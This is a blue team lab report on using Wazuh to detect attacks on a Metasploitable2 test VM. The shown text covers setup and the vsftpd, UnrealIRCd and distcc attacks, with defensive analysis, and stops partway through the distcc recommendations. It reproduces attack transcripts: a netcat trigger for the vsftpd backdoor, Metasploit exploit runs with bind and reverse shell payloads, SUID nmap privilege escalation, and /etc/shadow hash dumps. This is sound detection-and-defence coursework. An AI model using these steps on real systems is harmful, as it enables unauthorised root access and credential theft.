

BLUE TEAM PHASE

SECURITY MONITORING AND ANALYSIS

Target System: Metasploitable2 (192.168.183.130)

Attacker Machine: Kali Linux (192.168.127.131)

Monitoring System: Wazuh Server (192.168.183.132)

Prepared by: Alisha Rokka

Contents

1. Executive Summary	3
1.1 Risk Summary:.....	3
2. Overview	5
3. Wazuh Setup and Configuration	6
4. Blue Team Analysis — Attack by Attack	7
4.1 Attack 1 — vsftpd 2.3.4 Backdoor	7
4.2 Attack 2 UnrealIRCd 3.2.8.1 Backdoor	10
4.3 Attack 3 distcc Daemon RCE + Privilege Escalation via SUID nmap	12
4.4 Attack 4 Samba usermap_script RCE	16
4.5 Attack 5 Apache Tomcat Manager Default Credentials + WAR Upload RCE.....	19
5 Summary of Wazuh Detection Results.....	23
6 Overall Findings and Recommendations.....	24
6.1 Key Findings.....	24
6.2 Recommended Defensive Measures (Consolidated)	24
7. Conclusion	26

1. Executive Summary

This Blue Team report documents the security monitoring, log analysis, and threat detection activities performed following a controlled Red Team exercise against a Metasploitable2 virtual machine. The Blue Team phase involved setting up Wazuh as a Security Information and Event Management (SIEM) solution, configuring log forwarding from the target machine, and analyzing collected logs to identify evidence of the five attacks performed during the Red Team phase.

Wazuh was successfully deployed on a dedicated monitoring VM and configured to receive syslog data from Metasploitable2 via UDP port 514, overcoming the challenge that the modern Wazuh agent is incompatible with Metasploitable2's outdated Ubuntu 8.04 operating system.

Of the five attacks analyzed, two generated strong and actionable log evidence (distcc RCE and Tomcat WAR upload), two generated partial evidence (vsftpd backdoor and Samba usermap), and one generated no log evidence whatsoever (UnrealIRCd backdoor), highlighting a critical gap in log-based detection for attacks involving backdoored application binaries.

Key findings from this exercise include the complete absence of patch management on the target system, use of default credentials across multiple services, and the need for complementary network-level monitoring alongside log-based SIEM solutions. All five attacks exploited vulnerabilities that have been publicly known and patched for over a decade, and all five would be prevented by basic security hygiene practices.

Detailed attack-by-attack analysis, Wazuh evidence, detection gaps, and specific defensive recommendations are provided in the sections that follow.

1.1 Risk Summary:

Attack	CVSS Score	Severity	Wazuh Detection
vsftpd 2.3.4 Backdoor	10.0	Critical	Partial
UnrealIRCd 3.2.8.1 Backdoor	10.0	Critical	None
distcc RCE + Privilege Escalation	9.3	Critical	Strong

Samba usermap_script RCE	10.0	Critical	Partial
Tomcat Manager WAR Upload	10.0	Critical	Strong

2. Overview

Following the Red Team exercise, Wazuh was configured on a dedicated monitoring VM to collect and analyze security-related activity from the Metasploitable2 target machine. The Blue Team phase involved setting up log forwarding, navigating collected logs, identifying evidence of each attack, and correlating Red Team activities with Wazuh alerts.

2.1 Environment:

Role	Machine	IP Address
Monitoring (Wazuh)	Wazuh Server	192.168.183.132
Target	Metasploitable2	192.168.183.130
Attacker	Kali Linux	192.168.127.131

3. Wazuh Setup and Configuration

Challenge:

Metasploitable2 runs Ubuntu 8.04 with Linux kernel 2.6.24, which is incompatible with the modern Wazuh agent binary. A direct agent installation was not possible.

Solution

Syslog forwarding was configured using syslogd (the native syslog daemon on Metasploitable2) to forward all log activity to the Wazuh manager over UDP port 514.

Steps Performed:

On Wazuh Manager:

- Added a <remote> block in /var/ossec/etc/ossec.conf to accept syslog on UDP port 514
- Enabled log archiving by setting <logall>yes</logall> and <logall_json>yes</logall_json>
- Restarted Wazuh manager to apply changes
- Confirmed listener active on UDP port 514 using netstat -tulnp

On Metasploitable2:

- Edited /etc/syslog.conf and added forwarding rule: *.* @192.168.183.132
- Restarted syslogd using /etc/init.d/syslogd restart
- Verified end-to-end forwarding using logger "test message" and confirming arrival in Wazuh archives

Verification:

Log forwarding was confirmed working when the test message appeared in /var/ossec/logs/archives/archives.log on the Wazuh server with source IP 192.168.183.130.

4. Blue Team Analysis — Attack by Attack

4.1 Attack 1 — vsftpd 2.3.4 Backdoor

CVE: CVE-2011-2523

Service: FTP (Port 21)

Result: Root shell obtained via backdoor on port 6200

Attack Technique:

Attacker connected to FTP port 21 using netcat and sent a username containing the string :).

This triggered a backdoor compiled into vsftpd 2.3.4, which opened a root command shell on port 6200. The attacker then connected to port 6200 and obtained full root access, confirmed by running `whoami` (root), `id` (uid=0), and reading `/etc/shadow`.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nc 192.168.183.130 21 https://docs.metasploit.com/
220 (vsFTPd 2.3.4)
USER alisha:)
PASS anything331 Please specify the password.
anything
[REDACTED]
```

```
(kali@kali)-[~]
$ nc 192.168.183.130 6200
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
cat /etc/shadow
root:$1$avpFBj1$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$uK6BP0$4tyv23Up0zQq24s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$F2ZVMS4K$R0XkI.CmLdHdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN102j2c$Rt/zzCW3mLtUWA.lhZjAS/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfCv/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat5:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXl1qKkPmJgZ0:14699:0:99999:7:::
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:*:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
wazuh:*:20683:0:99999:7:::
ossec:*:20683:0:99999:7:::
```

Wazuh Evidence:

vsftpd log was forwarded to Wazuh using logger -f /var/log/vsftpd.log. The following entries were captured:

2026 Aug 21 06:07:53 wazuh-server->192.168.183.130

vsftpd-attack1: Mon Aug 17 02:14:26 2026 [pid 53731]

CONNECT: Client "192.168.183.129"

2026 Aug 21 06:07:53 wazuh-server->192.168.183.130

vsftpd-attack1: Mon Aug 17 02:37:09 2026 [pid 55574]

CONNECT: Client "192.168.183.129"

2026 Aug 21 06:07:53 wazuh-server->192.168.183.130

vsftpd-attack1: Mon Aug 17 02:16:38 2026 [pid 54435]

[ftp] OK LOGIN: Client "192.168.183.129", anon password "IEUser@"

```
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': tmpfs          1621072    9176    1611896    1% /run
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': tmpfs          4052672   1148    4051524    1% /tmp
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': /dev/sda128    10202    1318    8884    13% /boot/efi
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': tmpfs          810532     4    810528    1% /run/user/1000
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': /devtmpfs       4096     0    4096     0% /dev
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': filesystem    1024-blocks    Used Available Capacity Mounted on
2026 Aug 21 05:57:51 wazuh-server->df -P ossec: output: 'df -P': /dev/sda1    52350956 15546496 36804460    30% /
2026 Aug 21 05:57:51 wazuh-server->netstat listening ports ossec: output: 'netstat listening ports':
tcp 0.0.0.0:22 0.0.0.0:* /usr
tcp6 :::22 :::* /usr
udp 192.168.127.132:68 0.0.0.0:* 5736/systemd-network
udp 192.168.183.128:68 0.0.0.0:* 5736/systemd-network
udp 127.0.0.1:323 0.0.0.0:* 5118/chronyd
udp6 :::1:323 :::* 5118/chronyd
tcp 0.0.0.0:443 0.0.0.0:* 5047/node
udp 0.0.0.0:514 0.0.0.0:* 6286/wazuh-remoted
tcp 0.0.0.0:1514 0.0.0.0:* 6285/wazuh-remoted
tcp 0.0.0.0:1515 0.0.0.0:* 6090/wazuh-authd
tcp6 127.0.0.1:9200 :::* 5805/java
tcp6 127.0.0.1:9300 :::* 5805/java
tcp 0.0.0.0:55000 0.0.0.0:* 6032/python3
tcp6 :::55000 :::* 6032/python3
2026 Aug 21 05:57:51 wazuh-server->last -n 20 ossec: output: 'last -n 20':
wazuh-us tttyl          Fri Aug 21 05:39    still logged in
reboot system boot  6.1.176-220.360. Fri Aug 21 05:30    still running
wazuh-us tttyl          Thu Aug 20 07:09    - crash (22:28)
reboot system boot  6.1.176-220.360. Thu Aug 20 07:08    still running
wazuh-us tttyl          Tue Aug 18 07:01    - crash (2+00:06)
reboot system boot  6.1.176-220.360. Tue Aug 18 12:46    still running
wazuh-us tttyl          Tue Aug 18 12:14    - crash (00:31)
reboot system boot  6.1.176-220.360. Tue Aug 18 12:13    still running
reboot system boot  6.1.176-220.360. Sun Aug 16 13:00    still running
wazuh-us tttyl          Fri Aug 14 13:01    - crash (1+23:58)
reboot system boot  6.1.176-220.360. Fri Aug 14 13:00    still running
utmp begins Fri Jul 10 16:34:36 2026
2026 Aug 21 06:00:03 wazuh-server->journal Aug 21 06:00:01 wazuh-server opensearch-dashboards[50471]: {"type":"log","@timestamp":"2026-08-21T06:00:01Z","tags":["info"],"plugins":{"wazuh","monitoring"},"pid":"5047","message":"Bulk data to index wazuh-monitoring-2026.34u for 1 agents completed"}
2026 Aug 21 06:00:03 wazuh-server->journal Aug 21 06:00:01 wazuh-server opensearch-dashboards[50471]: {"type":"log","@timestamp":"2026-08-21T06:00:01Z","tags":["info"],"plugins":{"wazuh","monitoring"},"pid":"5047","message":"Settings added to wazuh-monitoring-2026.34u index"}
2026 Aug 21 06:00:53 wazuh-server->journal Aug 21 06:00:53 wazuh-server audit[1]: SERVICE_START pid=1 uid=0 auid=4294967295 ses=4294967295 subj=system_u:system_r:init_t:s0 msg='unit=sysstat-collect comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
2026 Aug 21 06:00:53 wazuh-server->journal Aug 21 06:00:53 wazuh-server audit[1]: SERVICE_STOP pid=1 uid=0 auid=4294967295 ses=4294967295 subj=system_u:system_r:init_t:s0 msg='unit=sysstat-collect comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
2026 Aug 21 06:00:53 wazuh-server->/var/log/audit/audit.log type=SERVICE_START msg=audit(1787292053.114:244): pid=1 uid=0 auid=4294967295 ses=4294967295 subj=system_u:system_r:init_t:s0 msg='unit=sysstat-collect comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'UID="root" AUID="unset"
2026 Aug 21 06:00:53 wazuh-server->/var/log/audit/audit.log type=SERVICE_STOP msg=audit(1787292053.114:244): pid=1 uid=0 auid=4294967295 ses=4294967295 subj=system_u:system_r:init_t:s0 msg='unit=sysstat-collect comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'UID="root" AUID="unset"
"
```

Analysis:

- Multiple rapid FTP CONNECT events from attacker IP 192.168.183.129 were recorded within a short timeframe, indicating scanning or repeated connection attempts
- Anonymous FTP login activity was logged, which itself is a security concern

- The vsftpd log does not record the actual username string, meaning the :) backdoor trigger is not directly visible in the log
- The pattern of rapid repeated connections from the same IP followed by activity on port 6200 is the detectable anomaly

Detection Gap:

The backdoor trigger (:) in the username field) is not captured in vsftpd's own log. Detecting this attack automatically would require either a network-level IDS/IPS (such as Snort or Suricata) inspecting FTP traffic for the smiley-face pattern, or a custom Wazuh rule correlating rapid FTP connections with unexpected new listening ports.

Recommended Defensive Measures:

- Immediately remove or upgrade vsftpd 2.3.4 to a current, supported version
- Disable anonymous FTP login
- Block FTP access from unauthorized IP ranges using firewall rules
- Implement network monitoring to alert on unexpected new listening ports
- Consider replacing FTP entirely with SFTP for secure file transfer

4.2 Attack 2 UnrealIRCd 3.2.8.1 Backdoor

CVE: CVE-2010-2075

Service: IRC (Port 6667)

Result: Root shell obtained via IRC backdoor

Attack Technique:

Attacker used Metasploit module exploit/unix/irc/unreal_ircd_3281_backdoor with payload cmd/unix/bind_netcat against the IRC service running on port 6667. The backdoor compiled into UnrealIRCd 3.2.8.1 was triggered, providing a direct root command shell. Root access was confirmed by running whoami (root), id (uid=0), hostname (metasploitable), and reading /etc/shadow.

```
kali
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.127.131:4444
[*] 192.168.183.130:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.183.130:6667 - Connected to 192.168.183.130:6667
[*] 192.168.183.130:6667 - Trying to register a new IRC user: artie
[*] 192.168.183.130:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.183.130:6667 - Connected to 192.168.183.130:6667
[*] 192.168.183.130:6667 - Sending IRC backdoor command
[*] Exploit completed, but no session was created.
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > unset LHOST
Unsetting LHOST...
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] 192.168.183.130:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.183.130:6667 - Connected to 192.168.183.130:6667
[*] 192.168.183.130:6667 - Trying to register a new IRC user: coral
[*] 192.168.183.130:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.183.130:6667 - Connected to 192.168.183.130:6667
[*] 192.168.183.130:6667 - Sending IRC backdoor command
[*] Started bind TCP handler against 192.168.183.130:4444
whoami
[*] Command shell session 1 opened (192.168.127.131:37289 -> 192.168.183.130:4444) at 2026-08-21 02:21:33 -0400

Shell Banner:
sh: no job control in this shell
sh-3.2#

sh-3.2# root
sh-3.2# id
uid=0(root) gid=0(root)
sh-3.2# hostname
metasploitable
sh-3.2# whoami
root
sh-3.2# cat /etc/shadow | head -3
root:$1$avpF8J15x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*14684:0:99999:7:::
bin:*14684:0:99999:7:::
sh-3.2# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2#
```

Wazuh Evidence:

No IRC-related alerts or log entries were captured in Wazuh for this attack.

```
wazuh-agent-111-001-10-10-34-30-2020
^C
[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | grep -i "irc\16667\lum
[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | tail -20
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:37:09 2026 [pid 5574] CONNECT: Client
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:16:38 2026 [pid 5435] [ftp] OK LOGIN:
IEUser0"
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:17:00 2026 [pid 5486] [ftp] OK LOGIN:
IEUser0"
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:16:38 2026 [pid 5447] [ftp] OK LOGIN:
IEUser0"
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:16:38 2026 [pid 5448] CONNECT: Client
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Fri Aug 21 02:01:11 2026 [pid 5486] CONNECT: Client
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Mon Aug 17 02:37:09 2026 [pid 5576] CONNECT: Client
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Thu Aug 20 03:59:35 2026 [pid 14727] CONNECT: Client
2026 Aug 21 06:07:53 wazuh-server->192.168.183.130 vsftpd-attack1: Thu Aug 20 03:59:33 2026 [pid 14725] CONNECT: Client
2026 Aug 21 06:08:53 wazuh-server->192.168.183.130 /USR/SBIN/CRON[55251]: pam_unix(cron:session): session opened for user root by
2026 Aug 21 06:08:53 wazuh-server->192.168.183.130 /USR/SBIN/CRON[55261]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ]
/php5/ -type f -exec rm -f {} && /usr/lib/php5/maxlifetime) -print0 | xargs -r -0 rm)
2026 Aug 21 06:08:53 wazuh-server->192.168.183.130 CRON[55251]: pam_unix(cron:session): session closed for user root
2026 Aug 21 06:16:53 wazuh-server->192.168.183.130 /USR/SBIN/CRON[55631]: (root) CMD ( cd / && run-parts --report /etc
2026 Aug 21 06:16:53 wazuh-server->192.168.183.130 CRON[55621]: pam_unix(cron:session): session closed for user root
2026 Aug 21 06:16:53 wazuh-server->192.168.183.130 CRON[55621]: pam_unix(cron:session): session opened for user root by
2026 Aug 21 06:16:58 wazuh-server->192.168.183.130 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.183.254 p
2026 Aug 21 06:16:58 wazuh-server->192.168.183.130 dhclient: DHCPACK of 192.168.183.130 from 192.168.183.254
2026 Aug 21 06:16:58 wazuh-server->192.168.183.130 dhclient: can't create /var/lib/dhcp3/dhclient.eth0 leases: Permissi
2026 Aug 21 06:16:58 wazuh-server->192.168.183.130 dhclient: bound to 192.168.183.130 -- renewal in 782 seconds.
2026 Aug 21 06:24:18 wazuh-server->192.168.183.130 journald Aug 21 06:24:17 wazuh-server sudo[92991]: wazuh-user : TTY=ttty1 ; PWD=/home/
/grep 192.168.183.130 /var/ossec/logs/archives/archives.log
[wazuh-user@wazuh-server ~]$
```

Analysis:

This is a significant detection gap. The UnrealIRCd backdoor is embedded directly in the compiled binary and bypasses application-level logging entirely. The IRC daemon does not log the malicious command that triggered the backdoor, and no syslog entries are generated for the attack traffic. Wazuh received no alerts for this attack despite it resulting in full root compromise.

This is not a failure of Wazuh's configuration it reflects a fundamental limitation of log-based detection against backdoors embedded in trusted application binaries. The attack leaves no application log trace.

How It Could Be Investigated:

Detection would require network-level monitoring. A NIDS (Network Intrusion Detection System) such as Snort or Suricata, with signatures for UnrealIRCd backdoor traffic patterns, would detect this attack. Additionally, monitoring for unexpected outbound connections from the server to attacker IP addresses immediately after IRC traffic would be a strong indicator of compromise.

Recommended Defensive Measures:

- Remove UnrealIRCd 3.2.8.1 immediately this version contains a deliberate backdoor introduced through a compromised source distribution
- If IRC service is required, replace with a verified, current version from a trusted source
- Implement network egress monitoring to detect unexpected outbound connections from servers
- Deploy a NIDS alongside Wazuh for network-level visibility that log-based monitoring cannot provide
- Verify checksums of all installed software packages against known-good values

4.3 Attack 3 distcc Daemon RCE + Privilege Escalation via SUID nmap

CVE: CVE-2004-2687 (distcc), SUID nmap abuse (no CVE — misconfiguration)

Service: distcc (Port 3632)

Result: Remote code execution as daemon user, escalated to effective root via SUID nmap

Attack Technique:

Attacker used Metasploit module exploit/unix/misc/distcc_exec to exploit the distcc daemon running without authentication on port 3632. This provided a shell as the daemon user. The attacker then spawned a proper TTY using Python (python -c 'import pty; pty.spawn("/bin/sh")'), discovered that /usr/bin/nmap had the SUID bit set, launched nmap in interactive mode, and used the !sh command to spawn a shell with effective root privileges (euid=0).

```
.x0000000000000000c .c000000000000000x
000000000000000000x .x0000000000000000000
0000000000000000000: 100000000000000000000
0000000000 .00000000001 .000000000
0000000000 .c00000c .00000000x
100000000 .00 .000000001
000000000 .0 .000000000
c00000000 .00c .000 .00000000c
00000000 .0000 .0000 .0000000
100000 .0000 .0000 .000001
00000 .0000 .0000 .00000
0000 .000000000000000 .0000
+001 .000000000000000 .0000
+001 .000000000000000 .0000
.kk; 000000000000000 .00k;
.k0000000000000000000k;
.k000000000000000000x
.000000001
.0000
.
.
+=[ metasploit v6.4.135-dev ]
+ --=[ 2,654 exploits - 1,338 auxiliary - 2,151 payloads ]
+ --=[ 433 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(multi/multi/distcc_exec) > set RHOSTS 192.168.183.130
RHOSTS => 192.168.183.130
msf exploit(multi/multi/distcc_exec) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD => cmd/unix/bind_netcat
msf exploit(multi/multi/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.127.131:4444
[*] 192.168.183.130:3632 - stderr: bash: 216: Bad file descriptor
[*] 192.168.183.130:3632 - stderr: bash: /dev/tcp/192.168.127.131/4444: No such file or directory
[*] 192.168.183.130:3632 - stderr: bash: 216: Bad file descriptor
[*] 192.168.183.130:3632 - stderr: bash: 216: Bad file descriptor
msf exploit(multi/multi/distcc_exec) > set PAYLOAD cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf exploit(multi/multi/distcc_exec) > set RHOSTS 192.168.183.130
RHOSTS => 192.168.183.130
msf exploit(multi/multi/distcc_exec) > exploit
[*] Started bind TCP handler against 192.168.183.130:4444
[*] Command session 1 opened (192.168.127.131:44861 -> 192.168.183.130:4444) at 2026-08-21 02:30:12 -0400
```

```
Session Actions Edit View Help
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
nm/lib/dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
nmap --interactive
!sh
whoami
daemon
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
```

```
whoami
daemon
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
sh-3.2# cat /etc/shadow | head -3
cat /etc/shadow | head -3
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sh-3.2#
```

Wazuh Evidence:

This attack produced the richest log evidence of all five attacks. distccd's own logging captured the entire RCE chain:

2026 Aug 21 06:29:25 wazuh-server->192.168.183.130
distccd[4869]: (dcc_check_client) connection from
::ffff:192.168.183.1:59501

2026 Aug 21 06:29:25 wazuh-server->192.168.183.130
distccd[4869]: compile from main.c to main.o

2026 Aug 21 06:29:25 wazuh-server->192.168.183.130
distccd[4869]: sh main.c on localhost failed

2026 Aug 21 06:29:25 wazuh-server->192.168.183.130
distccd[4869]: job complete

2026 Aug 21 06:30:05 wazuh-server->192.168.183.130
distccd[5006]: compile from main.c to main.o

2026 Aug 21 06:30:06 wazuh-server->192.168.183.130
distccd[5006]: sh main.c on localhost failed

2026 Aug 21 06:30:06 wazuh-server->192.168.183.130
distccd[5006]: job complete

```

[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | grep -i "distccd\|daemon\|nmap" | tail -20
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_check_client) connection from ::ffff:192.168.183.1:59501
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: compile from main.c to main.o
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_r_file_timed) 10 bytes received in 0.000619s, rate 16kB/s
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: sh main.c on localhost failed
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_collect_child) cc times: user 0.000000s, system 0.000000s, 996 minflt, 0 majflt
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: job complete
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: (dcc_r_file_timed) 10 bytes received in 0.000024s, rate 407kB/s
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: (dcc_check_client) connection from ::ffff:192.168.183.1:50061
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: compile from main.c to main.o
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: sh main.c on localhost completed ok
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: (dcc_collect_child) cc times: user 0.040000s, system 0.050000s, 1352 minflt, 0 majflt
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: job complete
[wazuh-user@wazuh-server ~]$ sudo grep "192.168.183.130" /var/ossec/logs/archives/archives.log | tail -20
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_check_client) connection from ::ffff:192.168.183.1:59501
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: compile from main.c to main.o
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_r_file_timed) 10 bytes received in 0.000619s, rate 16kB/s
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: sh main.c on localhost failed
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: (dcc_collect_child) cc times: user 0.000000s, system 0.000000s, 996 minflt, 0 majflt
2026 Aug 21 06:29:25 wazuh-server->192.168.183.130 distccd[4869]: job complete
2026 Aug 21 06:30:00 wazuh-server->192.168.183.130 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.183.254 port 67
2026 Aug 21 06:30:00 wazuh-server->192.168.183.130 dhclient: DHCPACK of 192.168.183.130 from 192.168.183.254
2026 Aug 21 06:30:00 wazuh-server->192.168.183.130 dhclient: bound to 192.168.183.130 -- renewal in 695 seconds.
2026 Aug 21 06:30:00 wazuh-server->192.168.183.130 dhclient: can't create /var/lib/dhcp3/dhclient.eth0 leases: Permission denied
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: (dcc_r_file_timed) 10 bytes received in 0.000024s, rate 407kB/s
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: (dcc_check_client) connection from ::ffff:192.168.183.1:50061
2026 Aug 21 06:30:05 wazuh-server->192.168.183.130 distccd[5006]: compile from main.c to main.o
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: sh main.c on localhost completed ok
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: (dcc_collect_child) cc times: user 0.040000s, system 0.050000s, 1352 minflt, 0 majflt
2026 Aug 21 06:30:06 wazuh-server->192.168.183.130 distccd[5006]: job complete
2026 Aug 21 06:38:30 wazuh-server->journal Aug 21 06:38:29 wazuh-server sudo[9397]: wazuh-user : TTY=ttty1 ; PWD=/home/wazuh-user ; USER=root ; COMMAND=/usr/bin
/grep 192.168.183.130 /var/ossec/logs/archives/archives.log
2026 Aug 21 06:38:53 wazuh-server->192.168.183.130 /USR/SBIN/CRON[5679]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib
/php5/ -type f -cmin +5(/usr/lib/php5/maxlifetime) -print0 | xargs -r -0 rm)
2026 Aug 21 06:38:53 wazuh-server->192.168.183.130 CRON[5679]: pam_unix(cron:session): session opened for user root by (uid=0)
2026 Aug 21 06:38:53 wazuh-server->192.168.183.130 CRON[5678]: pam_unix(cron:session): session closed for user root
[wazuh-user@wazuh-server ~]$

```

Analysis:

- distccd logged every "compile job" including the malicious shell command injection
- The entry sh main.c on localhost failed is a direct artifact of the RCE payload — legitimate distcc jobs compile C code, they do not execute shell scripts
- Two separate exploit attempts are visible (PIDs 4869 and 5006), matching the two Metasploit exploit runs
- The pattern of a connection from an unexpected IP followed by sh *.c on localhost in distccd logs is a reliable, detectable attack signature
- The SUID nmap privilege escalation itself does not appear in the logs since Metasploitable2 has no auditd or syscall logging configured

Detection Gap:

The privilege escalation step (daemon → root via SUID nmap) is not captured in any log.

Detecting this would require auditd configured to log SUID binary executions and process spawning events.

How It Could Be Investigated:

An analyst seeing sh *.c on localhost in distccd logs would immediately recognize this as command injection. The source IP in dcc_check_client provides the attacker's address. The timestamp correlation between the distccd connection and any subsequent suspicious activity on the system completes the investigation chain.

Recommended Defensive Measures:

- Disable distccd entirely if not required — it runs without authentication by default and should never be exposed on a network interface
